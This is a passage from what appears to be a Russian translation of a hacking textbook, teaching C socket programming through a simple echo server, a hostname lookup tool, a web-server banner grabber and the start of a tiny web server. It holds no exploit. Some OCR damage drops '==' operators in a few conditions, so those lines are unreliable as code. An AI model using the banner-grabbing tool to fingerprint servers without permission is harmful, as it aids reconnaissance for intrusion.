В языке C сокеты во многом ведут себя как файлы, поскольку применяют для собственной идентификации файловые дескрипторы. Сходство настолько велико, что для получения и отправки данных с помощью файловых дескрипторов можно использовать функции `read()` и `write()`. Но существуют и функции, специально созданные для работы с сокетами. Их прототипы определены в файле /usr/include/sys/sockets.h.

`socket(int domain, int type, int protocol)`

создает сокеты, возвращает дескриптор файла для сокета или `-1` в случае ошибки.

`connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)`

соединяет сокет, описанный дескриптором файла `fd`, с удаленным узлом. Возвращает `0` в случае успеха и `-1` в случае ошибки.

`bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)`

привязывает сокет к локальному адресу, чтобы он мог слушать запросы связи. Возвращает `0` в случае успеха и `-1` в случае ошибки.

`listen(int fd, int backlog_queue_size)`

слушает запросы связи и ставит их в очередь, длина которой определяется параметром `backlog_queue_size`. Возвращает `0` в случае успеха и `-1` в случае ошибки.

`accept(int fd, sockaddr *remote_host, socklen_t *addr_length)`

принимает запросы связи на уже слушающий сокет. Информация об адресе удаленного узла записана в структуру `remote_host`, а ее фактический размер — в `*addr_length`. Функция возвращает дескриптор файла сокета, принявшего соединение, или `-1` в случае ошибки.

`send(int fd, void *buffer, size_t n, int flags)`

отправляет *n* байтов из массива `*buffer` на сокет `fd`. Возвращает количество отправленных байтов или `-1` в случае ошибки.

`recv(int fd, void *buffer, size_t n, int flags)`

получает *n* из сокета `fd` в массив `*buffer`. Возвращает количество полученных байтов или `-1` в случае ошибки.

При создании сокета с помощью функции `socket()` нужно указать домен, тип и протокол сокета. Домен указывает на семейство протоколов, которыми пользуется сокет. Сокеты работают с разными протоколами от стандартных, необходимых для просмотра веб-сайтов, до протоколов любительской радиосвязи типа AX.25. Семейства протоколов определены в файле bits/socket.h, который автоматически добавляется из файла sys/socket.h.

Из файла /usr/include/bits/socket.h

```
/* Семейства протоколов */
#define PF_UNSPEC  0 /* Неопределенный */
#define PF_LOCAL   1 /* Локальное соединение */
#define PF_UNIX    PF_LOCAL /* Старое BSD-имя для PF_LOCAL */
#define PF_FILE    PF_LOCAL /* Еще одно нестандартное имя для PF_LOCAL */
#define PF_INET    2 /* Семейство протоколов IP */
#define PF_AX25    3 /* Любительское радио AX.25 */
#define PF_IPX     4 /* Протоколы Novell */
#define PF_APPLETALK 5 /* Appletalk для уровня DDP */
#define PF_NETROM  6 /* Любительское радио NetROM */
#define PF_BRIDGE  7 /* Мультипротокольный мост */
#define PF_ATMPVC  8 /* ATM доступ к низкоуровневым PVC */
#define PF_X25     9 /* Зарезервировано для проекта X.25 */
#define PF_INET6   10 /* IP версии 6 */
```

Как уже было сказано, существует несколько типов сокетов, хотя чаще всего применяются потоковые датаграммные сокеты. Определения типов содержатся в файле bits/socket.h.

Из файла /usr/include/bits/socket.h

```
/* Типы сокетов */
enum __socket_type
{
    SOCK_STREAM = 1,    /* Байтовые потоки при надежном и последовательном
                        / соединении */
#define SOCK_STREAM SOCK_STREAM
    SOCK_DGRAM = 2,  /* Не требующие соединения ненадежные датаграммы
                     / с фиксированной максимальной длиной */
#define SOCK_DGRAM SOCK_DGRAM
```

Последний аргумент функции создания сокетов `socket()` — это protocol. Практически во всех случаях он должен быть равен `0`. Так как спецификация допускает несколько протоколов из одного семейства, этот аргумент используется для выбора конкретного протокола. Однако на практике большинство семейств состоят всего из одного протокола, так что мы задаем значение `0`, выбирая первый и единственный. Так обстоят дела во всех рассматриваемых в книге случаях, так что во всех примерах этот аргумент будет иметь значение `0`.

0x422 Адреса сокетов

Многие функции сокетов передают адресную информацию, определяющую узлы, с помощью структуры `sockaddr`. Ее определение находится в уже знакомом вам файле bits/socket.h.

Из файла /usr/include/bits/socket.h

```
/* Получаем макрос, задающий члены стандартной структуры sockaddr  */

#include <bits/sockaddr.h>
/* Структура, описывающая обобщенный адрес сокета  */
struct sockaddr
    {
    __SOCKADDR_COMMON (sa_);  /* Общие данные: семейство адресов и длина  */
    char sa_data[14];   /* Данные адреса  */
    };
```

Макрос для структуры `SOCKADDR_COMMON` определен в заголовочном файле bits/sockaddr.h и в основном выполняет преобразование к значению типа unsigned short int. Это значение определяет семейство, к которому принадлежит адрес, а остальная часть структуры оставлена под адресные данные. Так как сокеты могут обмениваться информацией, используя различные семейства протоколов с различными способами задания конечных адресов, в определении адреса должна содержаться переменная, зависящая от семейства, к которому он принадлежит. Возможные семейства адресов перечислены в файле bits/socket.h. Обычно они преобразуются непосредственно в соответствующие семейства протоколов.

Из файла /usr/include/bits/socket.h

```
/* Семейства адресов  */
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL  PF_LOCAL
#define AF_UNIX   PF_UNIX
#define AF_FILE   PF_FILE
#define AF_INET   PF_INET
#define AF_AX25   PF_AX25
#define AF_IPX    PF_IPX
#define AF_APPLETALK PF_APPLETALK
#define AF_NETROM PF_NETROM
#define AF_BRIDGE PF_BRIDGE
#define AF_ATMPVC PF_ATMPVC
#define AF_X25    PF_X25
#define AF_INET6  PF_INET6
```

Так как в адрес может входить информация различных типов, в зависимости от того, к какому семейству он принадлежит, есть и другие структуры, содержащие

в разделе адресных данных общие элементы из `sockaddr` и сведения, относящиеся к конкретному семейству адресов. Они имеют одинаковый размер и допускают операцию приведения. Это означает, что функция `socket()` будет принимать указатель на структуру `sockaddr`, который на самом деле указывает на адресную структуру для протоколов IPv4, IPv6 или X.25. Это позволяет функциям сокетов работать с различными протоколами.

Мы будем иметь дело с IPv4, которая принадлежит к семейству протоколов `PF_INET` и использует семейство адресов `AF_INET`. Параллельная структура адресов сокетов семейства `AF_INET` определена в файле netinet/in.h.

Из файла /usr/include/netinet/in.h

```
/* Структура, описывающая адрес сокета  */
struct sockaddr_in
    {
    __SOCKADDR_COMMON (sin_);
    in_port_t sin_port;   /*   Номер порта  */
    struct in_addr sin_addr;   /*   Интернет-адрес  */

    /* Заполнение до размера 'struct sockaddr'  */
    unsigned char sin_zero[sizeof (struct sockaddr)
        __SOCKADDR_COMMON_SIZE
        sizeof (in_port_t)
        sizeof (struct in_addr)];
    };
```

Фигурирующее в верхней части структуры значение `SOCKADDR_COMMON` — это просто короткое целое без знака, упоминавшееся выше, которое служит для задания семейства адресов. Так как адрес конечной точки сокета состоит из адреса в интернете и номера порта, именно эти два значения идут в структуре следующими. Номер порта — 16-разрядное короткое число, в то время как предназначенная для хранения интернет-адреса структура `in_addr` содержит 32-разрядное число. Остальная часть представляет собой вставку размером 8 байтов для полного заполнения структуры `sockaddr`. Это место никак не используется, оно просто обеспечивает возможность взаимного приведения. В итоге мы имеем вот такие структуры для адресов сокетов:

0x423 Сетевой порядок байтов

Номер порта и IP-адрес в структуре `AF_INET` должны подчиняться сетевому порядку байтов от старшего к младшему (big-endian). В архитектуре $x86$ принят противоположный порядок, поэтому значения нужно преобразовывать. Для этого существует несколько функций, прототипы которых определены в заголовочных файлах netinet/in.h и arpa/inet.h. Вот их перечень:

`htonl(long)`

конвертирует 32-разрядное целое из локального порядка байтов в сетевой.

`htons(short)`

конвертирует 16-разрядное целое из локального порядка байтов в сетевой.

`ntohl(long)`

конвертирует 32-разрядное целое из сетевого порядка байтов в локальный.

`ntohs(long)`

конвертирует 16-разрядное целое из сетевого порядка байтов в локальный.

Для обеспечения совместимости со всеми архитектурами эти функции следует использовать даже в случаях, когда на машине установлен процессор с порядком байтов от старшего к младшему.

0x424 Преобразование интернет-адресов

Строку 12.110.110.204 вы, скорее всего, распознаете как интернет-адрес (в формате IP версии 4). Знакомая всем комбинация чисел и точек является общепринятым способом записи интернет-адресов, кроме того, существуют функции для преобразования таких записей в 32-разрядные целые числа с сетевым порядком байтов и обратно. Эти функции определены в заголовочном файле arpa/inet.h. Чаще всего используются две из них:

`inet_aton(char *ascii_addr, struct in_addr *network_addr)`

конвертирует строку ASCII-символов, содержащую IP-адрес в виде чисел и точек, в структуру `in_addr`, которая содержит 32-разрядное целое число, представляющее IP-адрес в сетевом порядке байтов.

`inet_ntoa(struct in_addr *network_addr)`

эта функция выполняет обратное преобразование. Мы передаем ей указатель на структуру `in_addr` с IP-адресом, а на выходе получаем символьный указатель на ASCII-строку, содержащую IP-адрес в виде чисел и точек. Она хранится в буфере статической памяти внутри функции и доступна до следующего вызова функции `inet_ntoa()`, во время которого происходит ее перезапись.

0x425 Пример простого сервера

Демонстрировать принципы работы функций проще всего на примерах. Давайте рассмотрим серверный код, принимающий TCP-соединения на порте 7890. Когда клиент подключается, ему посылается сообщение «*Hello, world!*», после чего данные принимаются до закрытия соединения. Все эти вещи реализованы с помощью функций сокетов и структур из заголовочных файлов, о которых мы говорили выше. Их вы увидите в начале кода. В программу hacking.h добавлена следующая полезная функция вывода дампа памяти:

Дополнение к hacking.h

```
// Выводит дамп памяти в шестнадцатеричном формате с разделителями
void dump(const unsigned char *data_buffer, const unsigned int length) {
    unsigned char byte;
    unsigned int i, j;
    for(i=0; i < length; i++) {
        byte = data_buffer[i];
        printf("%02x ", data_buffer[i]);  // Отображаем байты в шестнадцатеричном
                                          // представлении
        if(((i%16)==15) || (i==length-1)) {
            for(j=0; j < 15-(i%16); j++)
                printf(" ");
            printf("| ");
            for(j=(i-(i%16)); j <= i; j++) {  // Выводим отображаемые символы
                                              // строки
                byte = data_buffer[j];
                if((byte > 31) && (byte < 127))  // Выход за границы диапазона
                                                 // отображаемых символов
                    printf("%c", byte);
                else
                    printf(".");
            }
            printf("\n"); // Конец строки дампа (каждая строка 16 байтов)
        } // Конец оператора if
    } // Конец цикла for
}
```

Эта функция используется серверной программой для отображения данных пакета. Она еще пригодится нам, так что я поместил ее в файл hacking.h. Остальная часть серверной программы будет объясняться по мере чтения кода.

simple_server.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#include "hacking.h"

#define PORT 7890 // Порт для подключения пользователей

int main(void) {
    int sockfd, new_sockfd;  // Слушающий сокет в переменной sock_fd, новое
                             // соединение в переменной new_fd
    struct sockaddr_in host_addr, client_addr;  // Мои адресные данные
    socklen_t sin_size;
    int recv_length=1, yes=1;
    char buffer[1024];

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
    fatal("в сокете");

if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int))    -1)
    fatal("при задании параметра SO_REUSEADDR");
```

Программа устанавливает сокет с помощью функции `socket()`. Он должен работать с протоколом TCP/IP, поэтому в качестве семейства протоколов мы указываем `PF_INET` для `IPv4`, а в качестве типа — `SOCK_STREAM`, то есть потоковый сокет. Последний аргумент `protocol` равен 0, так как семейство `PF_INET` содержит всего один протокол. Функция возвращает нам дескриптор файла для сокета, сохраняемый в переменную `sockfd`.

Функция `setsockopt()` задает параметры сокета. Ее вызов присваивает параметру `SO_REUSEADDR` сокета значение `true`, что позволяет повторно использовать указанный адрес для связи. В противном случае попытка программы связаться с этим портом окажется безуспешной в случае, если порт уже используется. Некорректно закрытый сокет часто бывает обозначен как используемый, и в таких ситуациях такая настройка позволяет подключиться к порту (и взять его под контроль).

Первым аргументом функции выступает сокет (на него ссылается дескриптор файла), второй указывает, на каком уровне определен параметр, а третий задает собственно параметр. Так как параметр `SO_REUSEADDR` находится на уровне сокета, уровню присваивается значение `SOL_SOCKET`. Многочисленные параметры сокета определены в файле `/usr/include/asm/socket.h`. Последние два аргумента — это указатель на данные, которые нужно присвоить параметру, и их длина. Подобные аргументы часто используются в функциях сокетов. Благодаря им функции могут работать с любыми данными от единичного байта до крупных структур. В качестве значений параметра `SO_REUSEADDR` выступает 32-разрядное целое, поэтому значение `true` он получает при условии, что последние два аргумента — это целое значение 1 и размер целого значения (равный 4 байтам).

```
host_addr.sin_family = AF_INET;    // Локальный порядок байтов
host_addr.sin_port = htons(PORT);  // Короткое целое, сетевой порядок байтов
host_addr.sin_addr.s_addr = 0; // Автоматически заполняется моим IP
```

```
memset(&(host_addr.sin_zero), '\0', 8); // Обнуляем остаток структуры

if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
    fatal("связь с сокетом");

if (listen(sockfd, 5) == -1)
    fatal("слушание со стороны сокета");
```

Следующие несколько строк настраивают структуру `host_addr` для использования при вызове функции связывания. Мы работаем с IPv4 и структурой `sockaddr_in`, что соответствует семейству адресов `AF_INET`. Задающая порт переменная `PORT` имеет значение `7890`. Это короткое целое следует преобразовать к сетевому порядку байтов, и мы воспользовались функцией `htons()`. Адресу присвоено значение 0, то есть в него автоматически будет подставлен текущий IP-адрес узла. Так как 0 одинаково выглядит при любом порядке байтов, конвертация в этом случае не требуется.

Функции `bind()` передается дескриптор файла сокета, структура с адресом и ее длина. Функция связывает сокет с текущим IP-адресом на порте 7890.

Функция `listen()` заставляет сокет слушать — то есть следить за попытками подключения, — а функция `accept()` принимает входящие соединения. Функция `listen()` помещает все входящие соединения в очередь, пока функция `accept()` не примет одно из них. Последний аргумент функции `listen()` задает максимальный размер очереди.

```
while(1) {       // Цикл функции accept
        sin_size = sizeof(struct sockaddr_in);
        new_sockfd = accept(sockfd, (struct sockaddr *)&client_addr, &sin_size);
        if(new_sockfd == -1)
            fatal("прием соединения");
        printf("сервер: получил соединение %s порт %d\n",
                inet_ntoa(client_addr.sin_addr), ntohs(client_addr.sin_port));
        send(new_sockfd, "Hello, world!\n", 13, 0);
        recv_length = recv(new_sockfd, &buffer, 1024, 0);
        while(recv_length > 0) {
            printf("RECV: %d байтов\n", recv_length);
            dump(buffer, recv_length);
            recv_length = recv(new_sockfd, &buffer, 1024, 0);
        }
        close(new_sockfd);
    }
    return 0;
}
```

Следующим идет цикл приема входящих соединений. Смысл первых двух аргументов функции `accept()` понять несложно; последний аргумент — это указатель на размер адресной структуры. Дело в том, что функция `accept()` записывает сведения об адресе подключаемого клиента в адресную структуру, а размер по-

следней — в переменную `sin_size`. В нашем случае размер меняться не будет, но без указания этого аргумента мы не сможем вызвать функцию. Функция `accept()` возвращает дескриптор файла нового сокета для принятого соединения. При этом дескриптор файла исходного сокета может использоваться для приема новых соединений, в то время как через новый сокет будет идти обмен данными с подключившимся клиентом.

После установки соединения программа выводит сообщение, используя функцию `inet_ntoa()` для преобразования структуры `sin_addr` в строку с IP-адресом в виде чисел и точек, а функцию `ntohs()` — для конвертации порядка байтов в значении переменной `sin_port`.

Функция `send()` посылает в сокет нового соединения 13 байтов строки `Hello, world!\n`. Последний аргумент функций `send()` и `recv()` представляет собой флаги, которые в нашем случае всегда будут иметь значение `0`.

Следующий цикл получает данные через установленное соединение и отображает их. Функции `recv()` передается указатель на буфер и максимальная длина считываемых из сокета данных. В буфер она записывает полученную информацию и возвращает ее объем в байтах. Цикл продолжается, пока функция `recv()` получает данные.

После компиляции и запуска программа связывается с портом 7890 и ждет входящих соединений.

```
reader@hacking:~/booksrc $ gcc simple_server.c
reader@hacking:~/booksrc $ ./a.out
```

Клиент telnet, по сути, работает как универсальный клиент для TCP-соединений, поэтому мы можем воспользоваться им для установления связи с нашим сервером, указав целевой IP-адрес и номер порта.

С удаленной машины

```
matrix@euclid:~ $ telnet 192.168.42.248 7890
Trying 192.168.42.248...
Connected to 192.168.42.248.
Escape character is '^]'.
Hello, world!
this is a test
fjsghau;ehg;ihskjfhasdkfjhaskjvhfdkjhvbkjgf
```

После подключения сервер посылает строку `Hello, world!`, все остальное — это локальное эхо символов от набранной мной фразы `this is a test` и беспорядочного нажатия клавиш. Так как telnet буферизует строки, обе они будут отправлены обратно на сервер после нажатия клавиши Enter. На стороне сервера отобразится сообщение об установке соединения и пакеты отправленных назад данных.

На локальной машине

```
reader@hacking:~/booksrc $ ./a.out
сервер: получил соединение 192.168.42.1 порт 56971
RECV: 16 байтов
74 68 69 73 20 69 73 20 61 20 74 65 73 74 0d 0a | This is a test...
RECV: 45 байтов
66 6a 73 67 68 61 75 3b 65 68 67 3b 69 68 73 6b | fjsghau;ehg;ihsk
6a 66 68 61 73 64 6b 66 6a 68 61 73 6b 6a 76 68 | jfhasdkfjhaskjvh
66 64 6b 6a 68 76 62 6b 6a 67 66 0d 0a          | fdkjhvbkjgf...
```

0x426 Пример с веб-клиентом

С ролью клиента для нашего сервера отлично справляется программа telnet, поэтому писать специализированный клиент не имеет смысла. Но существуют тысячи различных типов серверов, принимающих стандартные TCP/IP-соединения. Браузер каждый раз устанавливает соединение с каким-либо сервером для передачи веб-страниц по протоколу HTTP. Этот протокол определяет порядок запроса и отправки информации. По умолчанию веб-серверы используют порт 80, фигурирующий вместе с другими портами по умолчанию в файле /etc/services.

Из файла /etc/services

```
finger  79/tcp       # Finger
finger  79/udp
http    80/tcp   www www-http # World Wide Web HTTP
```

Протокол HTTP принадлежит к прикладному, самому верхнему, уровню модели OSI. Все детали сетевого взаимодействия уже решены на более низких уровнях, поэтому структура протокола HTTP написана обычным текстом. Используется он и для других протоколов прикладного уровня, например POP3, SMTP, IMAP и управляющего канала FTP. Все это стандартные, хорошо документированные протоколы, с которыми легко познакомиться. Выучив их синтаксис, вы сможете вручную обмениваться данными с другими общающимися на этом же языке программами. Изучать его досконально не требуется, но знание нескольких важных фраз поможет при обращении к чужим серверам. В языке HTTP запросы осуществляются командой **GET**, после которой указывается путь к ресурсу и версия HTTP-протокола. Например, команда **GET / HTTP/1.0** запрашивает корневой документ с веб-сервера, используя протокол HTTP версии 1.0. Запрос делается к корневому каталогу **/**, но большинство веб-серверов автоматически ищут в этом каталоге документ index.html. При обнаружении нужного ресурса веб-сервер, используя протокол HTTP, посылает несколько заголовков перед отправкой основного контента. Если вместо команды **GET** воспользоваться командой **HEAD**, будут возвращены только HTTP-заголовки без контента. Они пишутся обычным текстом и, как правило, предоставляют сведения о сервере. Их можно получить вручную, подсоединившись клиентом telnet к порту 80 нужного сайта, набрав **HEAD / HTTP/1.0**

и дважды нажав клавишу Enter. Ниже приведен результат открытия клиентом telnet TCP/IP-соединения с сервером по адресу http://www.internic.net. После открытия на прикладном уровне HTTP вручную запрашиваются заголовки для главной страницы.

```
reader@hacking:~/booksrc $ telnet www.internic.net 80
Trying 208.77.188.101...
Connected to www.internic.net.
Escape character is ,^]'.
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Fri, 14 Sep 2007 05:34:14 GMT
Server: Apache/2.0.52 (CentOS)
Accept-Ranges: bytes
Content-Length: 6743
Connection: close
Content-Type: text/html; charset=UTF-8

Connection closed by foreign host.
reader@hacking:~/booksrc $
```

Мы видим, что в данном случае в качестве веб-сервера выступает Apache версии 2.0.52, а узел работает под операционной системой CentOS. Эти данные могут нам пригодиться, поэтому мы напишем программу, которая автоматизирует процесс их получения.

Следующие несколько программ отправляют и получают много данных. Так как применяемые для этих целей стандартные функции сокетов не очень удобны, мы напишем собственные варианты. Назовем их `send_string()` и `recv_line()` и добавим в новый заголовочный файл hacking-network.h.

Обычная функция `send()` возвращает количество записанных байтов, которое не всегда совпадает с тем, что вы пытались послать. Функция `send_string()` принимает в качестве аргументов сокет и указатель на строку и следит за тем, чтобы строка была передана целиком. Для определения длины переданной строки она пользуется функцией `strlen()`.

Возможно, вы заметили, что каждый полученный простым сервером пакет заканчивается байтами `0x0D` и `0x0A`. Таким способом клиент telnet завершает строки, посылая символы возврата каретки и новой строки. Протокол HTTP тоже ожидает этих двух байтов в конце строки. Если мы заглянем в таблицу ASCII, то обнаружим, что байт `0x0D` соответствует возврату каретки (`'\r'`), а байт `0x0A` — символу новой строки (`'\n'`).

```
reader@hacking:~/booksrc $ man ascii | egrep "Hex|0A|0D"
Reformatting ascii(7), please wait...
       Oct   Dec   Hex   Char                    Oct   Dec   Hex   Char
```

```
       012   10    0A    LF  '\n' (new line)       112   74    4A    J
       015   13    0D    CR  '\r' (carriage ret)   115   77    4D    M
reader@hacking:~/booksrc $
```

Функция `recv_line()` читает целые строки данных. Чтение выполняется из сокета, переданного как первый аргумент, в массив, на который указывает второй аргумент. Прием данных продолжается, пока в последовательности не встретятся два завершающих строку байта. После этого функция вернет управление. Таким образом, наши новые функции обеспечивают прием и отправку всех байтов при условии, что строки завершаются символами `'\r\n'` Вы найдете код этих функций в новом заголовочном файле hacking-network.h, код которого приведен ниже.

hacking-network.h

```
/* Функция принимает FD-сокета и указатель на строку с нулем
* на конце. Функция обеспечивает отправку всех байтов строки.
* При успехе возвращает 1, при неудаче 0
*/
int send_string(int sockfd, unsigned char *buffer) {
    int sent_bytes, bytes_to_send;
    bytes_to_send = strlen(buffer);
    while(bytes_to_send > 0) {
        sent_bytes = send(sockfd, buffer, bytes_to_send, 0);
        if(sent_bytes == -1)
            return 0; // Возвращает 0 при ошибке отправки
        bytes_to_send -= sent_bytes;
        buffer += sent_bytes;
    }
    return 1; // Возвращает 1 в случае успеха
}

/* Функция принимает FD-сокета и указатель на буфер назначения.
* Принимает данные из сокета до получения байтов конца строки.
* Эти байты читаются из сокета, но буфер назначения закрывается
* до их появления.
* Возвращает размер прочитанной строки (без конечных байтов)
*/
int recv_line(int sockfd, unsigned char *dest_buffer) {
#define EOL "\r\n" // Завершение последовательности байтов
#define EOL_SIZE 2
    unsigned char *ptr;
    int eol_matched = 0;

    ptr = dest_buffer;
    while(recv(sockfd, ptr, 1, 0) == 1) { // Читаем один байт
    if(*ptr == EOL[eol_matched]) { // Совпадает ли этот байт с завершением строки?
            eol_matched++;
            if(eol_matched == EOL_SIZE) {   // Если все байты совпадают
                                            // с завершением,
                *(ptr+1-EOL_SIZE) = '\0';   // завершаем строку
                return strlen(dest_buffer); // Возвращаем полученные байты
```

```
        }
        } else {
            eol_matched = 0;
        }
        ptr++; // Устанавливаем указатель на следующий байт
    }
    return 0; // Не найдены символы конца строки
}
```

Подключиться к сокету по IP-адресу в численной форме очень просто, но для удобства повсеместно используются именованные адреса. При ручном запросе `HTTP HEAD` программа telnet автоматически заглядывает в *систему доменных имен* (DNS, Domain Name Service), чтобы определить, что именованному адресу www.internic.net соответствует IP-адрес 192.0.34.161. Служба DNS позволяет находить IP-адреса по именам узлов аналогично поиску номера в телефонной книге по известному имени. Естественно, существуют связанные с сокетами функции и структуры для поиска имен узлов через DNS. Они определены в файле netdb.h. Функция `gethostbyname()` принимает указатель на строку с именованным адресом и возвращает указатель на структуру `hostent` или на нулевой указатель в случае ошибки. Структура `hostent` содержит результаты поиска, включающие IP-адрес в виде 32-разрядного целого с сетевым порядком байтов. Как и в функции `inet_ntoa()`, память под эту структуру выделяется статически. Вот описание структуры из файла netdb.h.

Из файла /usr/include/netdb.h

```
/* Описание записи в базе данных для одиночного узла  */
struct hostent
{
    char *h_name;    /* Официальное имя узла  */
    char **h_aliases;  /* Список псевдонимов  */
    int h_addrtype;  /* Тип адреса узла  */
    int h_length;    /* Длина адреса  */
    char **h_addr_list;  /* Список адресов с сервера доменных имен  */
#define h_addr h_addr_list[0]  /* Адрес для обеспечения обратной совместимости  */
};
```

Следующий код демонстрирует использование функции `gethostbyname()`.

host_lookup.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#include <netdb.h>

#include "hacking.h"

int main(int argc, char *argv[]) {
    struct hostent *host_info;
    struct in_addr *address;

    if(argc < 2) {
        printf("Usage: %s <hostname>\n", argv[0]);
        exit(1);
    }

    host_info = gethostbyname(argv[1]);
    if(host_info == NULL) {
        printf("Невозможно найти %s\n", argv[1]);
    } else {
        address = (struct in_addr *) (host_info->h_addr);
        printf("%s имеет адрес %s\n", argv[1], inet_ntoa(*address));
    }
}
```

Программа принимает в качестве единственного аргумента имя узла и выводит его IP-адрес. Функция `gethostbyname()` возвращает указатель на структуру `hostent`, содержащую в элементе `h_addr` IP-адрес. Указатель на этот элемент приводится к типу указателя на `in_addr` и разыменовывается перед вызовом функции `inet_ntoa()`, ожидающей структуру `in_addr` в качестве аргумента. Вот пример работы программы:

```
reader@hacking:~/booksrc $ gcc -o host_lookup host_lookup.c
reader@hacking:~/booksrc $ ./host_lookup www.internic.net
www.internic.net имеет адрес 208.77.188.101
reader@hacking:~/booksrc $ ./host_lookup www.google.com
www.google.com имеет адрес 74.125.19.103
reader@hacking:~/booksrc $
```

Используя в качестве основы наши функции сокетов, несложно написать программу для идентификации веб-серверов.

webserver_id.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
```

```
#include "hacking.h"
#include "hacking-network.h"

int main(int argc, char *argv[]) {
    int sockfd;
    struct hostent *host_info;
    struct sockaddr_in target_addr;
    unsigned char buffer[4096];

    if(argc < 2) {
        printf("Usage: %s <hostname>\n", argv[0]);
        exit(1);
    }

    if((host_info = gethostbyname(argv[1])) == NULL)
        fatal("при поиске имени узла");

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0))    -1)
        fatal("в сокете");

    target_addr.sin_family = AF_INET;
    target_addr.sin_port = htons(80);
    target_addr.sin_addr = *((struct in_addr *)host_info->h_addr);
    memset(&(target_addr.sin_zero), '\0', 8); // Обнуляем остальную часть структуры

    if (connect(sockfd, (struct sockaddr *)&target_addr, sizeof(struct sockaddr))
        == -1)
        fatal("при соединении с целевым сервером");

    send_string(sockfd, "HEAD / HTTP/1.0\r\n\r\n");

    while(recv_line(sockfd, buffer)) {
        if(strncasecmp(buffer, " Server:", 7) == 0) {
            printf("Веб-сервер для %s это %s\n", argv[1], buffer+8);
            exit(0);
        }
    }
    printf("Строка Server не обнаружена\n");
    exit(1);
}
```

Я думаю, что большую часть кода вы поняли без пояснений. Элемент `sin_addr` структуры `target_addr` заполняется адресами из структуры `host_info` путем приведения типов и разыменования, как это делалось выше (но сейчас все выполняется в одной строке). Вызывается функция `connect()` для подключения к порту 80 целевого узла, посылается строка с командой, и программа начинает циклически одну за другой считывать строки в массив. Функция `strncasecmp()` из файла `strings.h` выполняет сравнение двух строк. Она сравнивает первые *n* байтов, игнорируя разницу между строчными и прописными буквами. Первые два аргумента этой функции — указатели на подлежащие сравнению строки, а третий аргумент — *n*, количество сравниваемых байтов. В случае совпадения строк функция возвращает `0`, и оператор `if` начинает искать строку, начинающуюся со слова

"Server:" После ее обнаружения удаляются первые восемь байтов и выводится информация о веб-сервере. Вот результат компиляции и выполнения программы:

```
reader@hacking:~/booksrc $ gcc -o webserver_id webserver_id.c
reader@hacking:~/booksrc $ ./webserver_id www.internic.net
Веб-сервер для www.internic.net это Apache/2.0.52 (CentOS)
reader@hacking:~/booksrc $ ./webserver_id www.microsoft.com
Веб-сервер для www.microsoft.com это Microsoft-IIS/7.0
reader@hacking:~/booksrc $
```

0x427 Маленький веб-сервер

Веб-сервер должен быть не сложнее простого сервера, созданного нами в предыдущем разделе. После принятия TCP/IP-соединения веб-серверу нужно установить дополнительные уровни связи по протоколу HTTP.

Приведенный ниже код отличается от кода простого сервера тем, что обработка соединения выделена в отдельную функцию. Она имеет дело с HTTP-запросами `GET` и `HEAD`, посылаемыми браузером. Программа ищет запрошенный ресурс в локальной папке webroot и направляет его браузеру. Если файл отсутствует, сервер дает ответ 404 HTTP. Возможно, вы уже знаете, что он означает *File not found* («Файл не найден»).


tinyweb.c

```
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"
#include "hacking-network.h"

#define PORT 80 // Порт, к которому подсоединяются пользователи
#define WEBROOT "./webroot" // Корневой каталог веб-сервера

void handle_connection(int, struct sockaddr_in *); // Обрабатывает веб-запросы
int get_file_size(int); // Возвращаем размер файла, открытого с указанным
                        // дескриптором

int main(void) {
    int sockfd, new_sockfd, yes=1;
    struct sockaddr_in host_addr, client_addr; // Мои адресные данные
    socklen_t sin_size;

    printf("Прием веб-запросов на порт %d\n", PORT);

    if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
```

```
        fatal("в сокете");

    if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
        fatal("при задании параметра SO_REUSEADDR");

    host_addr.sin_family = AF_INET; // Локальный порядок байтов
